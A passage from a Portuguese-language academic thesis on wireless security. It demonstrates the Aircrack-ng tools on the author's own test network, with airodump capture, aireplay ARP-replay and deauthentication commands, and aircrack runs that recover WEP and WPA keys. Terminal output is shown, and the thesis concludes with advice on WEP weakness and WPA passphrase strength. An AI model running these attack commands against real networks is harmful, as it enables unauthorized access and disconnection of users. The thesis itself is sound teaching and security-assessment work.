wlan0           RTL8187         rtl8187 - [phy0]
wlan1           ZyDAS 1211      zd1211rw - [phy1]
                                (monitor mode enabled on mon0)
```

FIGURA 7 – Airmon

Na saída do Airmon são mostrados os nomes, *chipsets* e *drivers* das interfaces de rede presentes no computador, bem como em qual delas foi habilitado o modo monitor. Quando uma placa tem o seu modo monitor habilitado, o Airmon cria um novo nome para esta interface. Neste exemplo, a interface escolhida foi a wlan1 e o seu novo nome é mon0. Além disso, o Airmon mostra quais processos estão utilizando as placas de rede.

4.2 Airodump

Com a placa de rede em modo monitor, o Airodump detecta os pontos de acesso que estão ao seu alcance, mostra algumas informações sobre eles como endereço MAC e o protocolo de segurança que está sendo usado e realiza a captura dos pacotes. Se o computador tiver um GPS conectado a ele, o Airodump ainda é capaz de dar as coordenadas dos pontos de acesso encontrados [4].

O Aircrack possui duas técnicas de quebra de WEP, que serão comentadas no próximo capítulo, sendo que uma delas utiliza analisa apenas os IVs e por isso o Airodump tem uma opção onde só os IVs serão capturados, o que é útil para ocupar menos espaço no disco.

O Airodump também faz a captura de *hanshakes* em uma rede WPA/WPA2, sendo que tanto eles quanto os pacotes capturados são salvos em um arquivo .cap. Caso a opção de capturar apenas IVs tenha sido ativada, o arquivo de saída terá a extensão .ivs


O comando que liga o Airodump é o seguinte:

airodump-ng <opções> <interface>

Opções mais utilizadas:

- --ivs: salva apenas os IVs.
- --write <nome> ou -w <nome>: especifica o nome do arquivo a ser gerado. Se essa opção não for utilizada, o Airodump não salvará os pacotes capturados.
- --encrypt <tipo>: filtra os pontos de acesso pelo tipo de segurança que está sendo utilizado.
- --bssid <MAC>: filtra os pontos de acesso pelo endereço MAC.
- --channel <canal>: filtra os pontos de acesso pelo canal. Se nenhum canal for especificado, os canais serão alternados.

A *Figura 8* mostra o Airodump capturando pacotes.



```
CH 13 ][ Elapsed: 11 mins ][ 2009-11-24 20:07

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:1E:58:C2:27:D5  -72      829    14911    0   6  54 . WEP  WEP         bagdad2
00:21:91:32:24:A7  -81      446       19    0   6  54 . WPA  TKIP   PSK  wlad residencial
00:21:91:6A:5F:4A  -82      332        0    0  11  54 . WEP  WEP         Marcela
00:22:B0:8C:83:D9  -85      229        2    0   9  54 . WEP  WEP         Getout

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

(not associated)   00:02:72:67:7B:74    0    0 - 1      0      143
(not associated)   00:15:AF:A9:D7:D3  -69    0 - 1      0       15
(not associated)   00:1D:D9:E2:2C:40  -79    0 - 1      0       10
00:1E:58:C2:27:D5  00:22:43:0E:6F:FD  -57    1 - 1      0     1999  bagdad2
00:1E:58:C2:27:D5  00:23:4E:3F:DF:05  -64   36 -48    843    18602
```

FIGURA 8 – Airodump

A primeira linha mostra o canal que está sendo monitorado no momento, o tempo decorrido desde que a captura foi iniciada e a data e hora correntes. Caso um *handshake* tivesse sido capturado, isso estaria indicado ao lado da data e hora e apresentaria também o MAC do AP que efetuou o *handshake.*

O restante da saída do Airodump é dividido em duas sessões, sendo a primeira referente aos APs e a segunda às estações. Cada coluna contém uma informação sobre o AP ou a estação, que são as seguintes [4]:

- BSSID: Endereço MAC do AP. Na sessão das estações, um BSSID "*not associated*" indica que a estação ainda não se conectou a nenhum AP, mas está tentando no momento.

- PWR: Nível do sinal. Quanto maior, mais perto se está do AP ou da estação.

- Beacons: Número de quadros de sinalização que foram capturados vindo daquele determinado AP.

- #Data: Número de pacotes de dados capturados.

- #/s: Número de pacotes de dados capturador por segundo medidos no últimos 10 segundos.

- CH: Canal de atuação do AP.

- MB: Velocidade máxima suportada pelo AP, medida em Mbps.
- ENC: Protocolo de segurança utilizado pelo AP.
- CIPHER: O tipo de criptografia que foi detectado.
- AUTH: Tipo de autenticação utilizada.
- ESSID: SSID, ou seja, o nome do AP.
- STATION: Endereço MAC das estações conectadas ou tentando se conectar a algum AP.
- Lost: Número de pacotes providos pela estação que não puderam ser capturados. Valor de acordo com os últimos 10 segundos.
- Packets: Número de pacotes providos pela estação que foram capturados.
- Probes: SSID dos APs nos quais a estação está tentando se conectar ou está conectada.

4.3 Aireplay

Para efetuar a quebra da senha de um ponto de acesso que utilize WEP, é necessário a captura de aproximadamente 200.000 pacotes para senha de 5 dígitos e de 1,5 milhão de pacotes para senha de 10 dígitos [7]. Este processo é bastante demorado e caso o tráfego gerado pelos usuários do AP seja pequeno, o tempo necessário para a captura torna a quebra impraticável.

No caso dos protocolos WPA e WPA2 o problema é ainda pior. O Aircrack precisa do *handshake*, ou seja, é necessário que um usuário novo se conecte ao AP enquanto o Airodump estiver capturando os pacotes. É desnecessário dizer que isso pode demorar até dias para acontecer.

O Aireplay existe para resolver ou, ao menos, amenizar esses problemas. Com ele é possível realizar uma série de ataques que visam agilizar o processo pré-quebra. Os dois ataques mais utilizados são *ARP Request Replay* e *Deauthentication*, que auxiliam a quebra de WEP e WPA/WPA2 respectivamente.

O ataque *ARP Request Replay* é um das maneiras de se realizar injeção de pacotes usando o Aireplay e consiste em capturar um pacote ARP (*Address Resolution Protocol* – utilizado para traduzir um endereço IP para o respectivo endereço MAC) e transmiti-lo de volta para o AP. Isso faz com que este envie novamente o pacote ARP com um novo IV. O Aireplay continua reenviando o mesmo pacote indefinidamente e cada pacote ARP repetido pelo AP tem um novo IV [5]. Isso é muito útil para o caso de estar havendo pouco tráfego na rede. A *Figura 9* mostra este ataque sendo executado.

Exemplo de uso:

aireplay-ng -3 -b 00:13:10:30:24:9C -h 00:11:22:33:44:55 ath0

Onde:

- -3 indica que o ataque que será realizado é o *ARP Request Replay*.
- -b 00:13:10:30:24:9C é o endereço MAC do AP.
- -h 00:11:22:33:44:55 é o endereço MAC da placa de rede que será usada para a injeção.
- ath0 é o nome da interface *wireless*

```
root@diego-laptop:/home/diego# aireplay-ng -3 -b 00:1E:58:C2:27:D5 -h 00:02:72:67:7B:74 mon0
22:14:02  Waiting for beacon frame (BSSID: 00:1E:58:C2:27:D5) on channel 6
Saving ARP requests in replay_arp-1124-221402.cap
You should also start airodump-ng to capture replies.
Read 74973 packets (got 17179 ARP requests and 18449 ACKs), sent 25277 packets...(500 pps)
```

FIGURA 9 – Aireplay efetuando o ataque *ARP Request Replay*

Para que não seja necessário esperar para que um usuário novo se conecte ao ponto de acesso para capturar o *handshake*, existe o ataque *Deauthentication* que envia pacotes de desassociação para um ou mais clientes associados a um determinado AP. A *Figura 10* mostra o Aireplay efetuando este ataque.

Exemplo de uso:

aireplay-ng -0 1 -a 00:14:6C:7E:40:80 -c 00:0F:B5:34:30:30 ath0

Onde:

- -0 indica que o ataque que será realizado é o *Deauthentication.*
- 1 é o número de pacotes de desautenticação a serem enviados. Se o número for 0, eles serão mandados indefinidamente.
- -a 00:14:6C:7E:40:80 é o endereço MAC do ponto de acesso.
- -c 00:0F:B5:34:30:30 é o endereço MAC do cliente a ser desautenticado. Se este valor não for informado, todos os usuários conectados serão desautenticados.
- ath0 é o nome da interface wireless.

```
root@diego-laptop:~# aireplay-ng -0 1 -a 00:1E:58:C2:27:D5 -c 00:22:43:0E:6F:FD mon0
23:00:32  Waiting for beacon frame (BSSID: 00:1E:58:C2:27:D5) on channel 6
23:00:33  Sending 64 directed DeAuth. STMAC: [00:22:43:0E:6F:FD] [45|49 ACKs]
```

FIGURA 10 – Aireplay efetuando o ataque *Deauthentication*

4.4 Aircrack

Talvez o programa mais importante, e por isso o conjunto das ferramentas leva o seu nome, o Aircrack é o responsável pela quebra da senha através da análise do pacotes capturados e pode ser usado contra WEP, WPA e WPA2.

Uma vez que o Airodump tenha capturado pacotes suficientes, é possível quebrar senha WEP utilizando o Aircrack. Para isto são utilizados dois métodos: FMS/KoreK [20] e PTW [8]. Para WPA e WPA2 é necessário um dicionário de possíveis senhas e um *handshake,* capturado pelo Airodump, entre o AP e uma estação.

4.4.1 Atacando WEP: FMS/Korek

Em 2001 Scott Fluhrer, Itsik Mantin e Adi Shamir publicaram um artigo [14] que mostrava uma falha no algoritmo de criptografia RC4. Mais tarde descobriu-se que, através desta falha, poderia ser feito um ataque que conseguiria recuperar uma senha WEP desde que tenham sido capturados de 4.000.000 a 6.000.000 de pacotes de dados.

Em 2004, um hacker chamado KoreK aprimorou o ataque, fazendo com que a senha WEP pudesse ser obtida a partir de 500.000 a 2.000.000 de pacotes capturados [8].

Cada byte da senha é tratado individualmente. Conhecendo o comportamento previsível do RC4 e analisando o IV, é possível ter ideia de qual o valor daquele byte. A medida que os pacotes vão sendo analisados, são acumulados votos para as chaves de cada byte da senha WEP. Quanto mais votos a chave tiver, mais chance de ela estar correta para aquele determinado byte. Este processo é conhecido como ataque de análise estatística.

O próximo passo é usar a força bruta e para isso é usado o parâmetro *fudge factor* que indica o quanto a força bruta deve ser usada. Por exemplo, com um *fudge factor* de valor 2, o Aircrack testará a combinação de bytes de senha com maior quantidade de votos e todas as outras possibilidades que tenham pelo menos metade da probabilidade desta combinação de estar correta. Ou seja, se a maior pontuação for 50, serão testadas todas as possibilidades com pontuação maior ou igual a 25. Quanto maior o *fudge force*, mais combinações serão testadas, o que fará com que o processo de quebra leve mais tempo para terminar, mas terá mais chance de ser bem sucedido.

Exemplo de uso:

aircrack-ng -a 1 -n 64 -f 2 -e teddy wep10-01.ivs

Onde:

- -a indica qual o protocolo. O valor 1 significa WEP.
- -n indica o número de bits da chave WEP, neste caso é uma chave de 64 bits (40 bits da senha e 24 bits do IV).
- -f indica o valor do *fudge force.* Por padrão o valor é 2 para chave de 128bits e 5 para chave de 64 bits.
- -e indica o nome do AP. Poderia ter sido substituído por -b para buscar pelo endereço MAC. É útil para o caso de terem sido capturados pacotes vindos de diferentes AP. Caso isso tenha acontecido e nem este parâmetro nem o -b tenham sido utilizados, o Aircrack perguntará qual AP será o alvo da quebra.

- wep10-01.ivs é o arquivo onde os pacotes capturados foram salvos.

A *Figura 11* mostra o Aircrack sendo usado para quebrar uma senha WEP de 104 bits. A primeira linha mostra quanto tempo quanto tempo passou desde o início da quebra, quantas chaves foram testadas e quantos IVs foram capturados. Cada uma das linhas seguintes representa um determinado byte da chave e cada coluna representa o seguinte:

- KB: O número do byte da chave.

- *depth*: Funciona de acordo com o *fugde force* escolhido. Como dito anteriormente, através *fudge force,* é decidido quantas possibilidades de valores serão testados para a aquele byte. Na coluna *depth,* o primeiro número indica o número do valor que está sendo testado e o segundo o número total de possibilidades.

- *byte (vote)*: Mostra todas as possibilidades de valor para aquele byte e a quantidade de votos que cada um recebeu.

```
                                Aircrack-ng 1.0 rc3


                        [00:04:47] Tested 29238 keys (got 55912 IVs)

KB    depth   byte(vote)
 0    0/  1   64(81664) E0(69888) 1E(66048) 33(64768) 15(64256) BA(64000) 00(63744)
 1    0/  1   31(76288) C6(65280) 12(64768) 09(64512) 35(63744) CB(63488) A5(63232)
 2    0/  1   33(82688) F6(66304) B0(64768) C7(62976) 58(62720) 85(62464) F8(62464)
 3    0/  1   40(72704) A6(65280) 72(65024) 85(65024) 90(65024) B2(64768) E3(64768)
 4    0/  1   30(70912) 71(66304) 69(65536) 3F(63488) B5(63488) 9A(63232) E3(62976)
 5    0/  1   67(77568) 96(67072) 4F(65536) AB(64512) 87(64000) 52(63488) 79(63488)
 6    0/  1   75(80640) E9(68352) 51(65536) 8C(65536) 53(64000) 6B(63744) 20(62976)
 7    0/  1   31(74496) F8(67328) 29(66816) 2C(66816) D5(65280) 36(65024) C9(65024)
 8    0/  1   6D(75008) AC(65792) 6C(64768) 91(64000) 35(63744) 76(63744) 3F(63488)
 9    0/  1   40(70912) 66(65280) EF(65280) 33(64768) 1E(64000) 78(64000) A6(63232)
10    0/  1   29(73472) E5(65792) AA(65280) 64(65024) B6(65024) 24(64512) 2B(64000)
11    0/  1   F1(68864) 8B(66816) DA(66816) 2E(64768) 98(64768) 73(63488) D2(63488)
12    0/  1   33(68868) EA(67988) 3C(65288) 18(64924) 8D(64736) 45(64580) C9(64480)

  KEY FOUND! [ 64:31:33:40:30:67:75:31:6D:40:72:34:33 ] (ASCII: d13@0gu1m@r43 )
     Decrypted correctly: 100%
```

FIGURA 11 – Aircrack quebrando WEP

4.4.2 Atacando WEP: PTW

Em 2007 Erik Tews, Ralf-Philipp Weinmann e Andrei Pyshkin publicaram um artigo [9], baseado na pesquisa de Andreas Klein [10], onde dizia que era possível fazer a quebra de

WEP em menos de 60 segundos, utilizando 40.000 pacotes com probabilidade de sucesso de 50% e chegando 95% caso 85.000 pacotes tenham sido capturados.

O método PTW utiliza apenas pacotes ARP, por isso é imprescindível que se utilize o ataque *ARP Request Replay* do Aireplay, caso contrário a captura poderá demorar muito tempo. Bem mais do que 60 segundos, como foi dito no artigo [9].

Na versão mais nova do Aircrack, o ataque PTW é o padrão para quebra de WEP, por isso não é necessário nenhum parâmetro diferente para utilizá-lo. Basta apenas que seja usado um arquivo .cap e não um .ivs, ou seja, um arquivo que não contenha apenas os IVs, pois como foi dito, o PTW utiliza os pacotes ARP.

Exemplo de uso:

aircrack-ng -a 1 -n 128 wep10-02.cap

4.4.3 Atacando WPA/WPA2

Não existe um método estatístico ou algo parecido para descobrir senhas WPA e WPA2. Para isso o Aircrack utiliza apenas a força bruta. O processo funciona da mesma forma para os dois protocolos: a partir de um arquivo texto, chamado de dicionário, passado como parâmetro, o Aircrack testa todas as palavras presentes nele para verificar se alguma delas é a senha. Quanto maior o dicionário, mais tempo o processo levará para terminar, mas maior a chance de se obter a senha correta.

O teste para descobrir qual a senha correta é feito utilizando as informações obtidas com o *handshake* capturado. A *Figura 12* mostra o Airodump após a captura de um *handshake* do AP de MAC 00:1E:58:C2:27:D5.

```
CH  6 ][ Elapsed: 44 s ][ 2009-11-25 07:35 ][ WPA handshake: 00:1E:58:C2:27:D5

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:1E:58:C2:27:D5  -66 100      431       23    0   6  54 . WPA  TKIP   PSK  bagdad2

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

00:1E:58:C2:27:D5  00:02:72:67:7B:74   -1    1 - 0      0        6
00:1E:58:C2:27:D5  00:22:43:0E:6F:FD  -52    1 - 1      5      162
```

FIGURA 12 – Airodump após a captura de um *handshake*

Exemplo de uso:

*aircrack-ng -a 2 -w password.lst *.cap*

Onde:

- -a indica o protocolo. O valor 2 significa WPA/WPA2.
- -w é o parâmetro que informa o caminho do arquivo texto que será utilizado como dicionário. No exemplo é password.lst.
- *.cap indica o arquivo onde os pacotes capturados foram salvos. A presença do * no lugar do nome indica que todos os arquivos que contiverem a extensão .cap serão utilizados.

A *Figura 13* mostra o Aicrack após ter recuperado uma senha WPA. A sua saída, além de exibir a PSK, também informa a PMK e a PTK. A última informação exibida é um dos parâmetros utilizados para o cálculo do MIC.




FIGURA 13 – Aircrack descobrindo senha WPA

5. Testes com o Aircrack-ng

Não é possível utilizar o Aircrack em qualquer computador. Há alguns requisitos que precisam ser satisfeitos para a sua execução ser possível, por isso, antes de iniciar este projeto, foi necessário fazer uma pesquisa sobre as exigências do Aircrack.

A primeira delas foi o Sistema Operacional. O suporte para Windows XP é muito limitado e alguns programas do pacote, como o Aireplay, não funcionam nele. Nas demais versões do Windows nem o Airodump, que é a base do processo de quebra, é suportado. Por isso foi usado Linux para a realização dos testes. A distribuição escolhida foi a Ubuntu 9.04.

O segundo requisito é uma placa de rede sem fio que possua um *chipset* compatível. Em [11] existe uma tabela com todos as marcas que já foram testadas com o Aircrack e qual foi o resultado destes testes. Foi verificado que o melhor candidato seria o *chipset Atheros*, mas por comodidade foi escolhida a placa USB ZyDAS 1211, que a princípio não suportava injeção de pacotes, mas no início do segundo semestre de 2009 foi desenvolvido um *patch* para ela que contorna este problema. Este *patch* pode ser encontrado em [12], bem como todas as informações necessárias para a sua instalação.

Com um computador com todos os requisitos necessários para o funcionamento do Aircrack, os testes puderam ser iniciados. É importante dizer que foi montada uma rede sem fio especialmente para a realização desse projeto. Ela foi criada utilizando um roteador sem fio D-Link DIR-300. Em momento algum o conhecimento adquirido com a pesquisa foi utilizado para a tentativa de quebra de senha de alguma rede sem autorização de uso.

5.1 WEP

A primeira atitude a ser tomada é usar o Airmon para colocar a placa de rede em modo monitor, após isso o Airodump pode ser iniciado para começar a captura. Para otimizar o processo, foram utilizados os parâmetros --bssid e --channel para informar o MAC e o canal do AP a ser monitorado.

A versão mais nova do Aircrack, a 1.0, permite que ele seja executado mesmo enquanto o Airodump ainda está capturando os pacotes, o que agiliza muito o processo, pois não é mais necessário capturar um número específico de pacotes, parar o Airodump e então executar o Aircrack. Sendo executado em paralelo, o Aircrack tenta quebrar a senha a cada 5000 novos pacotes capturados,

5.1.1 Primeiro Teste

O primeiro teste foi feito com uma senha de 64 bits (5 caracteres) e sem utilizar injeção de pacotes com o Aireplay, porém o tráfego na rede estava bastante alto, o que facilitou bastante a captura. A taxa de captura média era de 200 pacotes de dados por segundo.

Foram necessários aproximadamente 18000 pacotes para que o Aircrack conseguisse quebrar a senha e a captura demorou 5 minutos.

5.1.2 Segundo Teste

Ainda com tráfego intenso na rede e sem utilizar injeção de pacotes, foi feito este teste com uma senha de 128 bits (13 caracteres). A taxa de captura média era de aproximadamente 400 pacotes de dados por segundo.

Aproximadamente 130000 pacotes foram necessários para a quebra e a captura demorou por volta de 8 minutos.

5.1.3 Terceiro Teste

Com baixo tráfego na rede, a tentativa foi realizar a quebra de uma senha de 128 bits ainda sem usar o Aireplay. Após três horas com o Airodump monitorando a rede, percebeu-se que levaria muito tempo até ter um número considerável de pacotes capturados, porque a taxa não passava de 10 pacotes de dados por segundo, sendo que em vários momentos a taxa foi nula.

Decidiu-se então usar o Aireplay para realizar a injeção de pacotes. Após iniciado o ataque *ARP Request Replay,* demorou aproximadamente 15 minutos para um pacote ARP ser capturado. A partir daí a injeção começou a ser feita e a taxa de captura média passou a 400, chegando a ter picos de 600 pacotes de dados por segundo.

Com a injeção sendo feita, em menos de dois minutos foram capturados 130000 pacotes e o Aircrack pode então realizar a quebra da senha.

5.1.4 Análise dos Testes com WEP

Baseando-se no resultado dos testes, percebe-se que o WEP não é uma boa opção de protocolo de segurança. É claro que utilizá-lo é melhor do que ter uma rede completamente desprotegida, mas não é muito diferente disso, porque foi visto que a senha pode ser quebrada em menos de 10 minutos caso o tráfego esteja intenso e em até 20 minutos com tráfego baixo, utilizando a injeção de pacotes.

Foi visto também que utilizar uma senha de 128 bits ao invés de uma de 64 bits torna a quebra do WEP um pouco mais difícil, mas isso não significa que o deixa seguro, porque a única diferença é que mais pacotes terão que ser capturados para que a quebra aconteça, ou seja, mais tempo será gasto, mas invariavelmente o Aircrack conseguirá descobrir a chave da rede. A situação é ainda pior se o atacante estiver utilizando injeção de pacotes, pois dessa forma ele não dependerá do tráfego da rede e poderá rapidamente capturar quantos pacotes forem necessários.

5.2 WPA e WPA2

Novamente, utilizando o Airmon, a placa de rede foi colocada em modo monitor e o Airodump foi iniciado para capturar os pacotes. No caso dos protocolos WPA e WPA2, é necessário que seja capturado pelo menos um *handshake* entre o AP e uma estação e para isso acontecer é preciso que um novo usuário se conecte ao AP enquanto o Airodump estiver monitorando o tráfego. Dependendo-se exclusivamente de um evento externo, ou seja, sem controle algum da situação, é impossível estimar o tempo necessário para que se consiga capturar um *handshake*.

Como a rede onde estão sendo feitos os testes foi criada apenas para este fim e se tem o controle total sobre ela, é fácil usar algum computador para se conectar a ela, tornando possível a captura do *handshake.* Porém, o objetivo do projeto só será alcançado se o ambiente de testes for o mais parecido possível com o ambiente real, e por isso essa opção foi descartada.

5.2.1 Primeiro Teste

Para o primeiro teste, foi simulado o pior caso onde é possível tentar a quebra, ou seja, apenas um usuário conectado ao AP sendo que esta conexão não será terminada e nem novas serão efetuadas, independente de quanto tempo se espere.

Para contornar este obstáculo, foi utilizado o ataque *Deauthentication* do Aireplay, que consiste em desconectar um usuário do AP. Na maioria dos casos quando ocorre uma queda na conexão sem fio, o Sistema Operacional tenta reconectar o usuário, o que causa o envio de um novo *handshake* e, caso o Airodump esteja ligado, este é capturado. Do envio do ataque *Deauthentication* à captura, é questão de segundos.

Com o *handshake* capturado, é possível tentar efetuar a quebra utilizando o Aircrack. Como esta tentativa é feita através da força bruta, é necessário ter um arquivo texto para ser usado como dicionário, onde cada palavra deste é testada para ver se ela é a chave da rede.

A senha da rede possui 8 caracteres e utiliza apenas letras minúsculas. Para a tentativa de quebra, utilizou-se o dicionário que acompanha o Aircrack que, por causa do seu tamanho reduzido, serve apenas para aprender a usar o programa. Como esperado, a senha não constava no dicionário e por isso o Aircrack não obteve sucesso.

5.2.2 Segundo Teste

Para um segundo teste, colocou-se a senha da rede no dicionário apenas para ver a saída do programa e quanto tempo demorava para o Aircrack percorrer todo o arquivo. Devido ao pequeno tamanho do dicionário, a resposta da senha foi praticamente instantânea, menos de um segundo.

5.2.3 Terceiro Teste

O próximo teste seria criar um dicionário que contivesse todas as combinações possíveis utilizando 8 letras minúsculas para usar no Aircrack para cronometrar o tempo de quebra, porém isto não foi necessário. Na saída do Aircrack é informado quantas senhas ele está sendo capaz de testar por segundo e a partir desta informação e do número de combinações possíveis utilizando os 8 caracteres da chave, obtém-se o tempo máximo necessário para realizar a quebra.

A partir de 8 letras minúsculas são possíveis, aproximadamente, 208 bilhões de chaves diferentes e sabendo que a maior taxa obtida pelo Aircrack no ambiente de testes foi de 800 chaves testadas por segundo, calcula-se que tempo máximo necessário para a quebra seria de, aproximadamente, 9 anos.

5.2.4 Análise dos Testes com WPA/WPA2

Baseando-se no resultado dos testes, percebe-se de imediato os protocolos WPA e WPA2 são opções bem mais seguras que o WEP. Primeiro pelo fato de ser necessário capturar um *handshake* ao invés de apenas pacotes de dados. Mesmo que utilizando o Aireplay a captura seja trivial, é bom lembrar que nem todas as placas de rede sem fio suportam a injeção de pacotes, portanto o número de possíveis atacantes reduz bastante.

Outro aspecto a ser levado em conta é o tamanho da senha. No WEP só existem duas opções, 5 ou 13 caracteres, enquanto no WPA/WPA2 é possível criar chaves que contenha de 8 a 63 caracteres. Isto dificulta muito a quebra por força bruta. Em se tratando de WEP, não é necessário força bruta para a quebra, mas em WPA/WPA2 esta é a única forma de se obter a senha, por isso a importância de não ser permitido chaves com menos de 8 caracteres. A tabela abaixo lista o tempo necessário para testar todas as combinações de senha de acordo com o seu tamanho:

Número de caracteres (apenas letras minúsculas)	Tempo necessário para testar todas as combinações
4	10 minutos
5	5 horas
6	5 dias
7	4 meses
8	9 anos
9	219 anos

TABELA 2 – Tempo de força bruta à taxa de 800 chaves testadas por segundo

Entretanto, apesar desta tabela demonstrar que o tempo necessário para percorrer todas as combinações possíveis para uma senha é longo a ponto de tornar a quebra inviável, não necessariamente a combinação correta estará no fim da lista, portanto o tempo pode ser bem menor.

Além disso, grande parte dos usuários escolhe como senha da rede palavras que existem na sua língua, o que reduz drasticamente a número de possibilidades para serem testadas. Tomando como exemplo o dicionário da língua portuguesa [23], que possui, entre verbetes e definições, 680 mil palavras, à taxa de 800 chaves testadas por segundo, o Aircrack levaria apenas 13 minutos para percorrer toda lista.

Isto mostra que, apesar de não ser tão vulnerável quanto o WEP, o WPA/WPA2 é tão seguro quanto sua a PSK é, ou seja, se for utilizada uma senha fraca, que consiste de uma palavra existente na língua do usuário e de apenas 8 caracteres, a rede estará passível de ser atacada e invadida. Em contrapartida, se for utilizada uma senha de no mínimo 10 caracteres, gerada randomicamente e que utilize letras minúsculas, maiúsculas, algarismos e caracteres especiais, o tempo necessário para percorrer a lista de chaves possíveis inviabiliza a quebra, tornando-a praticamente impossível.

6. Conclusão

Para o desenvolvimento deste trabalho, primeiramente foi estudado o padrão IEEE 802.11 e sua arquitetura, onde foram apresentadas algumas diferenças entre alguns dos padrões que fazem parte do 802.11, como o 802.11a, 802.11b e 802.11g. Foi mostrado também como é feita a conexão entre uma estação e o AP.

Em seguida foram apresentados os protocolos de segurança WEP, WPA e WPA2. Sobre WEP foi abordado todo o seu funcionamento, desde a escolha do IV, passando pela criptografia da mensagem utilizando RC4, até a chegada ao destinatário, onde a mensagem é decifrada. Foram encontradas as seguintes falhas:

- Repetição de IVs, que permite que, a partir de duas mensagens cifradas que utilizem o mesmo IV, seja obtido o XOR dos textos planos destas mensagens, bastando apenas fazer o XOR entre elas.

- Utilização do RC4 como algoritmo de criptografia, porque é sabido que este só funcionaria adequadamente se ele nunca fosse usado duas vezes com a mesma senha, o que não acontece por causa da repetição de IVs.

- Utilização do IV na geração do *keystream* do RC4 e envio na parte não cifrada da mensagem. Desta forma, um atacante já começa a sua tentativa de quebra tendo 24 bits (IV) do *keystream*.

Os protocolos WPA e WPA2 foram estudados juntos e foi abordado apenas o processo de autenticação com o AP, que funciona da mesma forma para os dois protocolos, pois é, por enquanto, o único momento onde estes estão sujeitos a um ataque.

Foi visto que em WPA/WPA2 existem dois tipos de autenticação. Uma utiliza um servidor que gera uma senha nova para cada conexão efetuada com o AP e a outra, para substituir o servidor de autenticação, utiliza uma chave pré conhecida, PSK, pela estação e o AP. Esta segunda forma é a única que é passível de tentativa de quebra, bastando para isso ter um *handshake* entre o AP e uma estação capturado e um dicionário com possíveis senhas. A

tentativa é feita através da força bruta e seu êxito depende da PSK: se esta for fraca, as chances de quebra são grandes.

Foi apresentado o pacote Aircrack e suas ferramentas:

- Airmon, responsável por colocar a placa de rede sem fio em modo monitor;
- Airodump, responsável pela captura de pacotes de dados, utilizados na quebra de WEP, e *handshakes,* necessários para a quebra de WPA/WPA2;
- Aireplay, permite diversos ataques que visam agilizar o processo de captura de pacotes, sendo que os ataques utilizados neste trabalho foram o *ARP Request Replay* e o *Deauthentication;*
- Aircrack, responsável por analisar os pacotes ou *handshakes* capturados e obter a senha da rede a partir desta análise.

